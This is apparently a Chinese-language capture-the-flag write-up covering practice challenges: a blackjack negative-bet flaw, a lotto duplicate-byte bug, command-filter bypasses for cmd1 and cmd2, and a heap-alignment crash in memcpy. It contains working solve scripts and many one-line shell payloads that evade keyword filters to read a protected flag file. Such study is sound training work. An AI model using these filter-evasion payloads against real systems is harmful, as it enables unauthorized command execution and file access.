574 printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
575 dealer_total=0;
576 askover();
577 }
578
579 if(p<=21) //If player total is less than 21, ask to hit or stay
580 {
581 printf("\n\nWould You Like to Hit or Stay?");
582
583 scanf("%c", &choice3);
584 while((choice3!='H') && (choice3!='h') && (choice3!='S') && (choice3!='s')) // If invalid choice entered
585 {
586 printf("\n");
587 printf("Please Enter H to Hit or S to Stay.\n");
588 scanf("%c",&choice3);
589 }
590
591 if((choice3=='H') || (choice3=='h')) // If Hit, continues
592 {
593 randcard();
594 player_total = p + l;
595 p = player_total;
596 printf("\nYour Total is %d\n", p);
597 dealer();
598 if(dealer_total==21) //Is dealer total is 21, loss
599 {
600 printf("\nDealer Has the Better Hand. You Lose.\n");
601 loss = loss+1;
602 cash = cash - bet;
603 printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
604 dealer_total=0;
605 askover();
606 }
607
608 if(dealer_total>21) //If dealer total is over 21, win
609 {
610 printf("\nDealer Has Went Over!. You Win!\n");
611 won = won+1;
612 cash = cash+bet;
613 printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
614 dealer_total=0;
615 askover();
616 }
617 }
618 if((choice3=='S') || (choice3=='s')) // If Stay, does not continue
619 {
620 printf("\nYou Have Chosen to Stay at %d. Wise Decision!\n", player_total);
621 stay();
622 }
623 }
624 i++; //While player total and dealer total are less than 21, re-do while loop
625 } // End While Loop
626} // End Function
627
628void dealer() //Function to play for dealer AI
629{
630 int z;
631
632 if(dealer_total<17)
633 {
634 srand((unsigned) time(NULL) + 1); //Generates random seed for rand() function
635 z=rand()%13+1;
636 if(z<=10) //If random number generated is 10 or less, keep that value
637 {
638 d=z;
639
640 }
641
642 if(z>11) //If random number generated is more than 11, change value to 10
643 {
644 d=10;
645 }
646
647 if(z==11) //If random number is 11(Ace), change value to 11 or 1 depending on dealer total
648 {
649 if(dealer_total<=10)
650 {
651 d=11;
652 }
653
654 else
655 {
656 d=1;
657 }
658 }
659 dealer_total = dealer_total + d;
660 }
661
662 printf("\nThe Dealer Has a Total of %d", dealer_total); //Prints dealer total
663
664} // End Function
665
666void stay() //Function for when user selects 'Stay'
667{
668 dealer(); //If stay selected, dealer continues going
669 if(dealer_total>=17)
670 {
671 if(player_total>=dealer_total) //If player's total is more than dealer's total, win
672 {
673 printf("\nUnbelievable! You Win!\n");
674 won = won+1;
675 cash = cash+bet;
676 printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
677 dealer_total=0;
678 askover();
679 }
680 if(player_total<dealer_total) //If player's total is less than dealer's total, loss
681 {
682 printf("\nDealer Has the Better Hand. You Lose.\n");
683 loss = loss+1;
684 cash = cash - bet;
685 printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
686 dealer_total=0;
687 askover();
688 }
689 if(dealer_total>21) //If dealer's total is more than 21, win
690 {
691 printf("\nUnbelievable! You Win!\n");
692 won = won+1;
693 cash = cash+bet;
694 printf("\nYou have %d Wins and %d Losses. Awesome!\n", won, loss);
695 dealer_total=0;
696 askover();
697 }
698 }
699 else
700 {
701 stay();
702 }
703
704} // End Function
705
706void cash_test() //Test for if user has cash remaining in purse
707{
708 if (cash <= 0) //Once user has zero remaining cash, game ends and prompts user to play again
709 {
710 printf("You Are Bankrupt. Game Over");
711 cash = 500;
712 askover();
713 }
714 if (cash > 1000000){
715 FILE* fp=fopen("flag", "r");
716 char buf[100];
717 memset(buf, 0, 100);
718 fread(buf, 1, 100, fp);
719 printf("%s\n", buf);
720 fclose(fp);
721 }
722} // End Function
723
724int betting() //Asks user amount to bet
725{
726 printf("\n\nEnter Bet: $");
727 scanf("%d", &bet);
728
729 if (bet > cash) //If player tries to bet more money than player has
730 {
731 printf("\nYou cannot bet more money than you have.");
732 printf("\nEnter Bet: ");
733 scanf("%d", &bet);
734 return bet;
735 }
736 else return bet;
737} // End Function
738
739void askover() // Function for asking player if they want to play again
740{
741 char choice1;
742
743 printf("\nWould You Like To Play Again?");
744 printf("\nPlease Enter Y for Yes or N for No\n");
745 scanf("\n%c",&choice1);
746
747 while((choice1!='Y') && (choice1!='y') && (choice1!='N') && (choice1!='n')) // If invalid choice entered
748 {
749 printf("\n");
750 printf("Incorrect Choice. Please Enter Y for Yes or N for No.\n");
751 scanf("%c",&choice1);
752 }
753
754
755 if((choice1 == 'Y') || (choice1 == 'y')) // If yes, continue.
756 {
757 printf("\033[2J\033[1;1H");
758 play();
759 }
760
761 else if((choice1 == 'N') || (choice1 == 'n')) // If no, exit program
762 {
763 fileresults();
764 printf("\nBYE!!!!\n\n");
765 printf("\033[2J\033[1;1H");
766 exit(0);
767 }
768 return;
769} // End function
770
771void fileresults() //Prints results into Blackjack.txt file in program directory
772{
773 return;
774} // End Function
21点游戏,没玩过,问了下豆包才知道。每人两张牌,越接近21越大,21是最大牌。超过21点爆掉直接输。发完牌可以选择是否抽牌,还是不抽。
这里不用看代码了,逻辑漏洞,没有检测负数情况。就直接下注一个负数就行,输掉,就给我们很多钱,参考《宁波市第八届网络安全大赛决赛Writeup》Easy_shop那题
由于题目说百万富翁,这里下注-9999999,输掉就行,然后继续游戏,弹出 flag
flag:Woohoo_I_am_now_a_MILL10NAIRE!
lotto#
Mommy! I made a lotto program for my homework. do you want to play?
ssh lotto@pwnable.kr -p2222 (pw:guest)
 1#include <stdio.h>
 2#include <stdlib.h>
 3#include <string.h>
 4#include <fcntl.h>
 5
 6unsigned char submit[6];
 7
 8void play(){
 9
10        int i;
11        printf("Submit your 6 lotto bytes : ");
12        fflush(stdout);
13
14        int r;
15        r = read(0, submit, 6);
16
17        printf("Lotto Start!\n");
18        //sleep(1);
19
20        // generate lotto numbers
21        int fd = open("/dev/urandom", O_RDONLY);
22        if(fd==-1){
23                printf("error. tell admin\n");
24                exit(-1);
25        }
26        unsigned char lotto[6];
27        if(read(fd, lotto, 6) != 6){
28                printf("error2. tell admin\n");
29                exit(-1);
30        }
31        for(i=0; i<6; i++){
32                lotto[i] = (lotto[i] % 45) + 1;         // 1 ~ 45
33        }
34        close(fd);
35
36        // calculate lotto score
37        int match = 0, j = 0;
38        for(i=0; i<6; i++){
39                for(j=0; j<6; j++){
40                        if(lotto[i] == submit[j]){
41                                match++;
42                        }
43                }
44        }
45
46        // win!
47        if(match == 6){
48                setregid(getegid(), getegid());
49                system("/bin/cat flag");
50        }
51        else{
52                printf("bad luck...\n");
53        }
54
55}
56
57void help(){
58        printf("- nLotto Rule -\n");
59        printf("nlotto is consisted with 6 random natural numbers less than 46\n");
60        printf("your goal is to match lotto numbers as many as you can\n");
61        printf("if you win lottery for *1st place*, you will get reward\n");
62        printf("for more details, follow the link below\n");
63        printf("http://www.nlotto.co.kr/counsel.do?method=playerGuide#buying_guide01\n\n");
64        printf("mathematical chance to win this game is known to be 1/8145060.\n");
65}
66
67int main(int argc, char* argv[]){
68
69        // menu
70        unsigned int menu;
71
72        while(1){
73
74                printf("- Select Menu -\n");
75                printf("1. Play Lotto\n");
76                printf("2. Help\n");
77                printf("3. Exit\n");
78
79                scanf("%d", &menu);
80
81                switch(menu){
82                        case 1:
83                                play();
84                                break;
85                        case 2:
86                                help();
87                                break;
88                        case 3:
89                                printf("bye\n");
90                                return 0;
91                        default:
92                                printf("invalid menu\n");
93                                break;
94                }
95        }
96        return 0;
97}做到这题才发现不用关闭终端去重新连接,直接su lotto,然后cd ~就行。。。
彩票游戏,猜数字,要跟随机数一样,然后计算分数。关键是这个计分,两层循环,是把彩票值与输入值挨个对比,对一个加1分。满6分就赢了。
思路是输入6个一样的值,如果蒙对一个,挨个对比导致对6个加6分。
这样蒙对的概率就从1/8145060降到2/15,
脚本:
 1from pwn import *
 2context.log_level= 'debug'
 3io = process('/home/lotto/lotto')
 4
 5for i in range(0,100):
 6    io.sendlineafter(b"3. Exit",'1')
 7    io.sendafter(b" :",p8(8)*6)
 8    io.recvuntil('bad luck...')
 9
10io.interactive()老是搞错,字面量和字节。这里一个8就是一个字节,是\x08,所以用p8打包,两字节用p16,以此类推。 debug模式非常方便看接收和发送。read读取输入,可以用send()和sendline(),fgets和scanf必须用sendline
flag:Sorry_mom_1_Forgot_to_check_duplicates
cmd1#
Mommy! what is PATH environment in Linux?
ssh cmd1@pwnable.kr -p2222 (pw:guest)
 1#include <stdio.h>
 2#include <string.h>
 3
 4int filter(char* cmd){
 5        int r=0;
 6        r += strstr(cmd, "flag")!=0;
 7        r += strstr(cmd, "sh")!=0;
 8        r += strstr(cmd, "tmp")!=0;
 9        return r;
10}
11int main(int argc, char* argv[], char** envp){
12        putenv("PATH=/thankyouverymuch");
13        if(filter(argv[1])) return 0;
14        setregid(getegid(), getegid());
15        system( argv[1] );
16        return 0;
17}代码很简单,设置环境变量,路径为无效路径,PATH是 Linux 找命令的路径,改成无效路径后,ls、cat等默认命令都无法直接调用。把参数过滤一遍,命中一次敏感词计数器就加1,计数器=0,也就是绕过才行。这里通过绝对路径读flag就可以了,过滤flag就用问号星号代替。
1cmd1@ubuntu:~$ ./cmd1 "/bin/cat fla?"
2PATH_environment?_Now_I_really_g3t_it,_mommy!
3cmd1@ubuntu:~$ ./cmd1 "/bin/cat f*"
4PATH_environment?_Now_I_really_g3t_it,_mommy!
flag:PATH_environment?_Now_I_really_g3t_it,_mommy!
cmd2#
Daddy bought me a system command shell. but he put some filters to prevent me from playing with it without his permission… but I wanna play anytime I want!
ssh cmd2@pwnable.kr -p2222 (pw:flag of cmd1)
密码是 cmd1 的flag:PATH_environment?_Now_I_really_g3t_it,_mommy!
 1#include <stdio.h>
 2#include <string.h>
 3
 4// 加强过滤
 5int filter(char* cmd){
 6        int r=0;
 7        r += strstr(cmd, "=")!=0;
 8        r += strstr(cmd, "PATH")!=0;
 9        r += strstr(cmd, "export")!=0;
10        r += strstr(cmd, "/")!=0;
11        r += strstr(cmd, "`")!=0;
12        r += strstr(cmd, "flag")!=0;
13        return r;
14}
15
16// 清空所有环境变量
17extern char** environ;
18void delete_env(){
19        char** p;
20        for(p=environ; *p; p++) memset(*p, 0, strlen(*p));
21}
22
23int main(int argc, char* argv[], char** envp){
24        delete_env();
25        putenv("PATH=/no_command_execution_until_you_become_a_hacker");
26        if(filter(argv[1])) return 0;
27        printf("%s\n", argv[1]);
28        setregid(getegid(), getegid());
29        system( argv[1] );
30        return 0;
31}tips: 参数是可执行的那种的话,单引号跟双引号是不一样的:
./test ‘(echo abc)’ argv[1] = $(echo abc)
./test “(echo abc)” argv[1] = abc
单引号会原样传递命令,而不执行它。 双引号会先执行命令,然后将命令的输出传递出去(无法传递给过滤器)。
printf 是 shell 内置命令,不需要 / 路径、不需要 PATH,直接能用,语法是printf "格式字符串" 参数1 参数2 参数3...,参数以\开头代表是转义。
这里贴Abdallah Elshinbary ↗
的wp,他是用八进制绕过的:
1./cmd2 '$(printf "%bbin%bcat %s%s" "\57" "\57" "fl" "ag")'这里发现并不需要拆flag,同样用问号就行:
1./cmd2 '$(printf "%bbin%bcat fla?" "\57" "\57")'另外给了一种很酷的解法:
1cmd2@ubuntu:~$ ./cmd2 '$(read x; echo $x)'
2$(read x; echo $x)
3/bin/cat flag
4Shell_variables_can_be_quite_fun_to_play_with!
先read等待我的输入,然后$执行我输入的内容。最后echo打印。
从Aloxaf ↗ 抄了一段:
 1./cmd2 "read b < fl\ag; echo \$b"
 2# 妙啊, 利用转义符巧妙地避开了过滤
 3
 4cd / && /home/cmd2/cmd2 '$(pwd)"bin"$(pwd)cat $(pwd)"home"$(pwd)"cmd2"$(pwd)"fl""ag"'
 5# woc, NBNB. 没有反斜杠, 我们就创造反斜杠...
 6
 7./cmd2 "command -p cat fla*"
 8# 涨知识了, 膜
 9
10./cmd2 '$(echo "\057\0142\0151\0156\057\0143\0141\0164\040\0146\0154\0141\0147")'
11# 社会社会
12
13mkdir /tmp/ca
14ln -s /bin/cat /tmp/cat
15cd /tmp/ca
16ln -s /home/cmd2/flag f
17/home/cmd2/cmd2 "\${PWD}t f"
18# 全部建symbolic link
19
20/home/cmd2/cmd2 'set -s'
21/bin/cat /home/cmd2/flag
22# 愣是没看懂
23
24./cmd2 '$(printf \\057bin\\057cat) fl""ag'
25
26./cmd2 '$(printf "%b%c%c%c%b%c%c%c%b%b%b%c%c%c%c" "\57" "b" "i" "n" "\57" "c" "a" "t" "\40" "\56" "\57" "f" "l" "a" "g")'
27
28echo "/bin/cat flag" | ./cmd2 "read myvar; command \$myvar"
29
30./cmd2 'echo $($(cd .. && cd .. && pwd)bin$(cd .. && cd .. && pwd)cat fla*)'memcpy#
Are you tired of hacking?, take some rest here. Just help me out with my small experiment regarding memcpy performance. after that, flag is yours.
ssh memcpy@pwnable.kr -p2222 (pw:guest)
  1// gcc -o memcpy memcpy.c -m32 -lm
  2#include <stdio.h>
  3#include <string.h>
  4#include <stdlib.h>
  5#include <signal.h>
  6#include <unistd.h>
  7#include <sys/mman.h>
  8#include <math.h>
  9
 10// 读取时间戳计数器,但实现错误,无法正常工作
 11unsigned long long rdtsc(){
 12        asm("rdtsc");
 13}
 14
 15// 慢复制,逐位赋值
 16char* slow_memcpy(char* dest, const char* src, size_t len){
 17        int i;
 18        for (i=0; i<len; i++) {
 19                dest[i] = src[i];
 20        }
 21        return dest;
 22}
 23
 24// 快复制
 25char* fast_memcpy(char* dest, const char* src, size_t len){
 26        size_t i;
 27        // 64-byte block fast copy
 28        // 大块的
 29        if(len >= 64){
 30		        // 计算多少个大块
 31                i = len / 64;
 32                // 剩余不足64字节的长度(等价 len % 64)
 33                len &= (64-1);
 34                // 循环拷贝所有64字节块
 35                while(i-- > 0){
 36		                // SSE 指令集,__volatile__是关闭编译器优化
 37                        __asm__ __volatile__ (
 38                        "movdqa (%0), %%xmm0\n"
 39                        "movdqa 16(%0), %%xmm1\n"
 40                        "movdqa 32(%0), %%xmm2\n"
 41                        "movdqa 48(%0), %%xmm3\n"
 42                        "movntps %%xmm0, (%1)\n"
 43                        "movntps %%xmm1, 16(%1)\n"
 44                        "movntps %%xmm2, 32(%1)\n"
 45                        "movntps %%xmm3, 48(%1)\n"
 46                        ::"r"(src),"r"(dest):"memory");
 47                        dest += 64;
 48                        src += 64;
 49                }
 50        }
 51
 52        // byte-to-byte slow copy
 53        // 小块数据:逐字节慢速拷贝
 54        if(len) slow_memcpy(dest, src, len);
 55        return dest;
 56}
 57
 58int main(void){
 59
 60        setvbuf(stdout, 0, _IONBF, 0);
 61        setvbuf(stdin, 0, _IOLBF, 0);
 62
 63        printf("Hey, I have a boring assignment for CS class.. :(\n");
 64        printf("The assignment is simple.\n");
 65
 66        printf("-----------------------------------------------------\n");
 67        printf("- What is the best implementation of memcpy?        -\n");
 68        printf("- 1. implement your own slow/fast version of memcpy -\n");
 69        printf("- 2. compare them with various size of data         -\n");
 70        printf("- 3. conclude your experiment and submit report     -\n");
 71        printf("-----------------------------------------------------\n");
 72
 73        printf("This time, just help me out with my experiment and get flag\n");
 74        printf("No fancy hacking, I promise :D\n");
 75
 76        unsigned long long t1, t2;
 77        int e;
 78        char* src;
 79        char* dest;
 80        unsigned int low, high;
 81        unsigned int size;
 82        // allocate memory
 83        // 分配内存:用 mmap 申请匿名内存(操作系统级分配,不使用用户态堆)
 84        // mmap不是普通 malloc。大小:0x4000 = 16KB,0x2000 = 8KB
 85        // 权限 7 = 可读 + 可写 + 可执行(实验用,不安全)
 86        // MAP_ANONYMOUS:不关联文件,纯粹申请内存
 87        char* cache1 = mmap(0, 0x4000, 7, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
 88        char* cache2 = mmap(0, 0x4000, 7, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
 89        src = mmap(0, 0x2000, 7, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
 90
 91        size_t sizes[10];
 92        int i=0;
 93
 94        // setup experiment parameters
 95        // 设置实验参数:让用户输入 10 组不同大小的拷贝长度
 96        for(e=4; e<14; e++){    // 2^13 = 8K
 97                low = pow(2,e-1);
 98                high = pow(2,e);
 99                printf("specify the memcpy amount between %d ~ %d : ", low, high);
100                scanf("%d", &size);
101                if( size < low || size > high ){
102                        printf("don't mess with the experiment.\n");
103                        exit(0);
104                }
105                // 把每次输入的大小放进sizes数组
106                sizes[i++] = size;
107        }
108
109        sleep(1);
110        printf("ok, lets run the experiment with your configuration\n");
111        sleep(1);
112
113        // run experiment
114        // 开始实验,把所有输入的大小都用两种复制方式,计算时长。
115        for(i=0; i<10; i++){
116                size = sizes[i];
117                printf("experiment %d : memcpy with buffer size %d\n", i+1, size);
118                dest = malloc( size );
119
120                memcpy(cache1, cache2, 0x4000);         // to eliminate cache effect
121                t1 = rdtsc();
122                slow_memcpy(dest, src, size);           // byte-to-byte memcpy
123                t2 = rdtsc();
124                printf("ellapsed CPU cycles for slow_memcpy : %llu\n", t2-t1);
125
126                memcpy(cache1, cache2, 0x4000);         // to eliminate cache effect
127                t1 = rdtsc();
128                fast_memcpy(dest, src, size);           // block-to-block memcpy
129                t2 = rdtsc();
130                printf("ellapsed CPU cycles for fast_memcpy : %llu\n", t2-t1);
131                printf("\n");
132        }
133
134        printf("thanks for helping my experiment!\n");
135        printf("flag : [erased here. get it from server]\n");
136        return 0;
137}1the compiled binary of "memcpy.c" source code (with real flag) will be executed under memcpy_pwn privilege if you connect to port 9022.
2execute the binary by connecting to daemon(nc 0 9022).
3
4nc 0 2000 if service is down 1#!/usr/bin/perl
2use Socket;
3$port = 9022;
4@exec = ("/home/memcpy_pwn/memcpy");
5socket(SERVER, PF_INET, SOCK_STREAM, 6);
6setsockopt(SERVER, SOL_SOCKET, SO_REUSEADDR, pack("l", 1));
7bind(SERVER, sockaddr_in($port, INADDR_ANY));
8listen(SERVER,SOMAXCONN);
9$SIG{"CHLD"} = "IGNORE";
10while($addr = accept CLIENT, SERVER){
11 $| = 1;
12 ($port, $packed_ip) = sockaddr_in($addr);
13 $datestring = localtime();
14 $ip = inet_ntoa($packed_ip);
15 print "$ip: $port connected($datestring)\n";
16 fork || do {
17 $| = 1;
18 close SERVER;
19 open STDIN, "<&CLIENT";
20 open STDOUT, ">&CLIENT";
21 open STDERR, ">&CLIENT";
22 close CLIENT;
23 exec @exec;
24 exit 0;
25 };
26 close CLIENT;
27}
28close SERVER; 1FROM ubuntu:16.04
2
3RUN dpkg --add-architecture i386 && \
4 apt update && \
5 apt install -y gcc-multilib libc6:i386 lib32stdc++6 lib32z1 gdb file net-tools
6
7RUN apt-get install -y perl
8
9RUN useradd -u 1089 -m memcpy_pwn
10
11COPY memcpy.c /home/memcpy_pwn/memcpy.c
12COPY super.pl /home/memcpy_pwn/super.pl
13
14RUN chown root:memcpy_pwn /home/memcpy_pwn/memcpy.c /home/memcpy_pwn/super.pl
15WORKDIR /home/memcpy_pwn
16RUN gcc -o memcpy memcpy.c -m32 -lm
17RUN chown root:memcpy_pwn /home/memcpy_pwn/memcpy
18RUN chmod 550 /home/memcpy_pwn/memcpy
19RUN chmod 550 /home/memcpy_pwn/super.pl
20
21USER memcpy_pwn
22WORKDIR /home
23CMD ["perl", "/home/memcpy_pwn/super.pl"]好多文件,首先要读懂那个c文件。就是做实验,对比两种复制块的方法,哪一种更快。 为什么用 mmap?为了避开 malloc 缓存、避开用户态内存管理,获得最干净、最稳定的内存,保证实验准确。
服务器上才有flag,我们输入十次看看,像白给的。
 1This time, just help me out with my experiment and get flag
 2No fancy hacking, I promise :D
 3specify the memcpy amount between 8 ~ 16 : 10
 4specify the memcpy amount between 16 ~ 32 : 20
 5specify the memcpy amount between 32 ~ 64 : 40
 6specify the memcpy amount between 64 ~ 128 : 80
 7specify the memcpy amount between 128 ~ 256 : 200
 8specify the memcpy amount between 256 ~ 512 : 400
 9specify the memcpy amount between 512 ~ 1024 : 800
10specify the memcpy amount between 1024 ~ 2048 : 1500
11specify the memcpy amount between 2048 ~ 4096 : 3000
12specify the memcpy amount between 4096 ~ 8192 : 6000
13ok, lets run the experiment with your configuration
14experiment 1 : memcpy with buffer size 10
15ellapsed CPU cycles for slow_memcpy : 2382
16ellapsed CPU cycles for fast_memcpy : 352
17
18experiment 2 : memcpy with buffer size 20
19ellapsed CPU cycles for slow_memcpy : 454
20ellapsed CPU cycles for fast_memcpy : 510
21
22experiment 3 : memcpy with buffer size 40
23ellapsed CPU cycles for slow_memcpy : 764
24ellapsed CPU cycles for fast_memcpy : 736
25
26experiment 4 : memcpy with buffer size 80
27ellapsed CPU cycles for slow_memcpy : 1488不知道为什么卡在第四个实验,明明都是符合条件的。代码开头给了编译指令,这里编译,并且运行,发现是正常的。难道本地编译器做了优化吗?Dockerfile和super.pl都是部署靶机环境的,排查发现,靶机是ubuntu 22.04,而目标是ubuntu 16.04编译的。
1memcpy@ubuntu:~$ lsb_release -a
2No LSB modules are available.
3Distributor ID: Ubuntu
4Description:    Ubuntu 22.04.5 LTS
5Release:        22.04
6Codename:       jammy
7memcpy@ubuntu:~$ head -n 1 Dockerfile
8FROM ubuntu:16.04
我物理机是windows,用了各种方法用16.04的libc编译都不成功,只好新建虚拟机,编译完如下:
 1u@ubuntu:~/Desktop/test$ ./memcpy
 2Hey, I have a boring assignment for CS class.. :(
 3The assignment is simple.
 4-----------------------------------------------------
 5- What is the best implementation of memcpy?        -
 6- 1. implement your own slow/fast version of memcpy -
 7- 2. compare them with various size of data         -
 8- 3. conclude your experiment and submit report     -
 9-----------------------------------------------------
10This time, just help me out with my experiment and get flag
11No fancy hacking, I promise :D
12specify the memcpy amount between 8 ~ 16 : 10
13specify the memcpy amount between 16 ~ 32 : 20
14specify the memcpy amount between 32 ~ 64 : 40
15specify the memcpy amount between 64 ~ 128 : 80
16specify the memcpy amount between 128 ~ 256 : 200
17specify the memcpy amount between 256 ~ 512 : 400
18specify the memcpy amount between 512 ~ 1024 : 800
19specify the memcpy amount between 1024 ~ 2048 : 1600
20specify the memcpy amount between 2048 ~ 4096 : 3200
21specify the memcpy amount between 4096 ~ 8192 : 5000
22ok, lets run the experiment with your configuration
23experiment 1 : memcpy with buffer size 10
24ellapsed CPU cycles for slow_memcpy : 5104
25ellapsed CPU cycles for fast_memcpy : 520
26
27experiment 2 : memcpy with buffer size 20
28ellapsed CPU cycles for slow_memcpy : 714
29ellapsed CPU cycles for fast_memcpy : 828
30
31experiment 3 : memcpy with buffer size 40
32ellapsed CPU cycles for slow_memcpy : 812
33ellapsed CPU cycles for fast_memcpy : 832
34
35experiment 4 : memcpy with buffer size 80
36ellapsed CPU cycles for slow_memcpy : 1430
37Segmentation fault (core dumped)
38u@ubuntu:~/Desktop/test$ ldd memcpy
39	linux-gate.so.1 =>  (0xf7f42000)
40	libm.so.6 => /lib32/libm.so.6 (0xf7ed1000)
41	libc.so.6 => /lib32/libc.so.6 (0xf7d1d000)
42	/lib/ld-linux.so.2 (0xf7f44000)
出现了段错误,卡在第四个实验,与远程环境一致。
这里如果把16.04上编译的程序放到靶机或者自己的22.04上会发现程序正常,因为程序是动态链接,22.04的libc优化了这个错误。
所以编译的时候加上
-static参数,这样程序就把16.04的libc编写进去。于是在高版本机器上也可以复现错误了。如果不用这种方法,可以通过
patchelf来修改二进制程序的链接加载,但是需要手动指定旧版本libc的路径。
{: .prompt-tip }
gdb运行到错误的地方,如下:
1 ► 0x80488ed <fast_memcpy+52>    movntps xmmword ptr [edx], xmm0
2   0x80488f0 <fast_memcpy+55>    movntps xmmword ptr [edx + 0x10], xmm1
3   0x80488f4 <fast_memcpy+59>    movntps xmmword ptr [edx + 0x20], xmm2
4   0x80488f8 <fast_memcpy+63>    movntps xmmword ptr [edx + 0x30], xmm3
查到movntps:
使用非临时提示将源操作数(第二个操作数)中的压缩单精度浮点值移动到目标操作数(第一个操作数),以防止在写入内存时对数据进行缓存。源操作数为 XMM 寄存器、YMM 寄存器或 ZMM 寄存器,假定其中包含压缩单精度浮点值。目标操作数为 128 位、256 位或 512 位的内存位置。内存操作数必须按 16 字节(128 位版本)、32 字节(VEX.256 编码版本)或 64 字节(EVEX.512 编码版本)边界对齐,否则将产生通用保护异常 (#GP)。 https://www.felixcloutier.com/x86/movntps ↗ {: .prompt-info }
MOVNTPS的错误码释义: https://c9x.me/x86/html/file_module_x86_id_197.html ↗
| 错误码 | 释义 |
|---|---|
| #GP(0) | For an illegal memory operand effective address in the CS, DS, ES, FS or GS segments. If a memory operand is not aligned on a 16-byte boundary, regardless of segment. |
| #SS(0) | For an illegal address in the SS segment. |
| #PF(fault-code) | For a page fault. |
| #NM | If TS in CR0 is set. |
注意,movntps只检测dest指针是否对齐,而上一步的movdqa 检测src指针是否对齐。
查看当前指令目标寄存器保存的地址:
1pwndbg> info registers edx
2edx            0x80f1538           135206200
当前指令是xmmword,代表16字节对齐,ymm是32字节对齐,zmm是64字节对齐。为什么需要16字节对齐?因为xmm寄存器就是存16字节数据的,movntps 一次写入 16字节(128位),CPU 为了效率,要求这16字节必须从一个16倍数的地址开始:比如0x80f1530,第二块是0x80f1540,SSE 指令集为了极致速度不能跨块。
这里很明显没有16字节对齐,所以解出这道题的关键就是输入大小刚好的块,让开辟的所有chunk都是16字节对齐的。 堆相关数据结构 ↗
当一个
chunk处于使用状态时,它的下一个chunk的 prev_size 域无效,所以下一个chunk的该部分也可以被当前 chunk 使用。这就是 chunk 中的空间复用。
 1chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 2        |             Size of previous chunk, if unallocated (P clear)  |
 3        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 4        |             Size of chunk, in bytes                     |A|M|P|
 5  mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 6        |             User data starts here...                          .
 7        .                                                               .
 8        .             (malloc_usable_size() bytes)                      .
 9next    .                                                               |
10chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
11        |             (size of chunk, but used for application data)    |
12        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
13        |             Size of next chunk, in bytes                |A|0|1|
14 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+glibc ptmalloc 计算 chunk 实际大小的源码,向上取整:
1#define MALLOC_ALIGNMENT (2 * SIZE_SZ) // 对齐单位 = 2 * SIZE_SZ
2#define MALLOC_ALIGN_MASK (MALLOC_ALIGNMENT - 1) // 对齐掩码 = 对齐单位-1
3
4// 跟最小空间比较
5#define request2size(req)                                         \
6  (((req) + SIZE_SZ + MALLOC_ALIGN_MASK < MINSIZE)  ?             \
7   MINSIZE :                                                      \
8 ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK)解释一下符号含义:
| 符号 | 含义 | 32位 | 64位 |
|---|---|---|---|
| req | 用户申请的字节数 | \ | \ |
| SIZE_SZ | 指针大小 | 4 | 8 |
| 2 * SIZE_SZ | chunk最小对齐单位(M) | 8 | 16 |
注意这里的逻辑是空间复用的情况,本来实际chunk大小是req + SIZE_SZ + SIZE_SZ,但是由于复用,chunk可以侵占下一个chunk的prev_size,所以只需要给他一个SIZE_SZ,它不够了会去占用的。
64位系统上,这个函数等价于chunk_size = (req + SIZE_SZ + 15) & ~15,这行代码等价于chunk_size = ceil((req + SIZE_SZ) / 16) * 16,这是数学原理,目的是向上取整到16的倍数。
回到这题,32位系统,公式变成:chunk_size = (req + 4 + 7) & ~7,假如申请8空间,chunk_size=16,刚好对齐。假如申请16空间,chunk_size = 24,24 只是 8 的倍数,不是 16 的倍数。那为什么这道题输入24并没有崩溃,而且后面几个实验才崩溃呢?
因为堆分配在堆初始化后,往往是从0x08开始,这是堆的初始偏移。为什么?
在 x86 (32位) 系统上,为了支持 double 等类型,malloc 保证返回的地址至少是 8字节对齐 的。而在 x86_64 (64位) 系统上,为了支持 long double 或 SSE 指令集,它保证返回的地址是 16字节对齐的。但是由于堆初始化等等问题,32位系统就已经是0x08开头
chunk实际地址与指针地址不是一个概念,指令验证的16字节对齐,是验证指针地址的。而指针地址,指向的是用户区域user data开始的地址,并非chunk地址,我画了一张图:
 1    0x08───►┌─────────┐
 2            │prev_size│
 3            ├─────────┤
 4            │  size   │
 5    0x10───►├─────────┤◄───src pointer
 6            │   req   │
 7            │         │
 8            │ 8 bytes │
 9    0x18───►├─────────┤
10            │prev_size│
11            ├─────────┤
12            │  size   │
13    0x20───►├─────────┤◄───dest pointer
14            │   req   │
15            │         │
16            │ 24 bytes│
17            │         │
18            │         │
19 └─────────┘ 这里可以看出两个指针都是对齐的。
关于这里的复用,第一次输入8,公式计算出实际大小为16,可用空间是12(包括了下一块的prev_size),由于我只用8字节,所以prev_size并没有侵占。但如果输入12,公式计算实际大小依然是16,上图完全不会变化,只是在程序运行的时候写数据会侵占第二块的prev_size而已。
这题已经很明显了,我输入的数据,必须对齐,而且要考虑堆初始地址的0x8偏移,所以填入的所有区块大小都应该满足16 * n + 8。
那么生成这10个数就很好写了,因为给的区间就是2 ^ e-1到2 ^ e之间,e还是从4开始取的。第一个区间是8-16,后面的区间是16-32……,除了第一个外,后面的区间左端点必然都是16的倍数,那么脚本除了第一个外,都写 (2 ^ e-1) + 8就行了。
解题脚本:
1from pwn import *
2
3io = remote('localhost' , 9022)
4io.sendlineafter(b'8 ~ 16 : ',str(8).encode())
5for e in range(5,14):
6    m = pow(2,e-1)+8
7    io.sendlineafter(b' : ',str(m).encode())
8
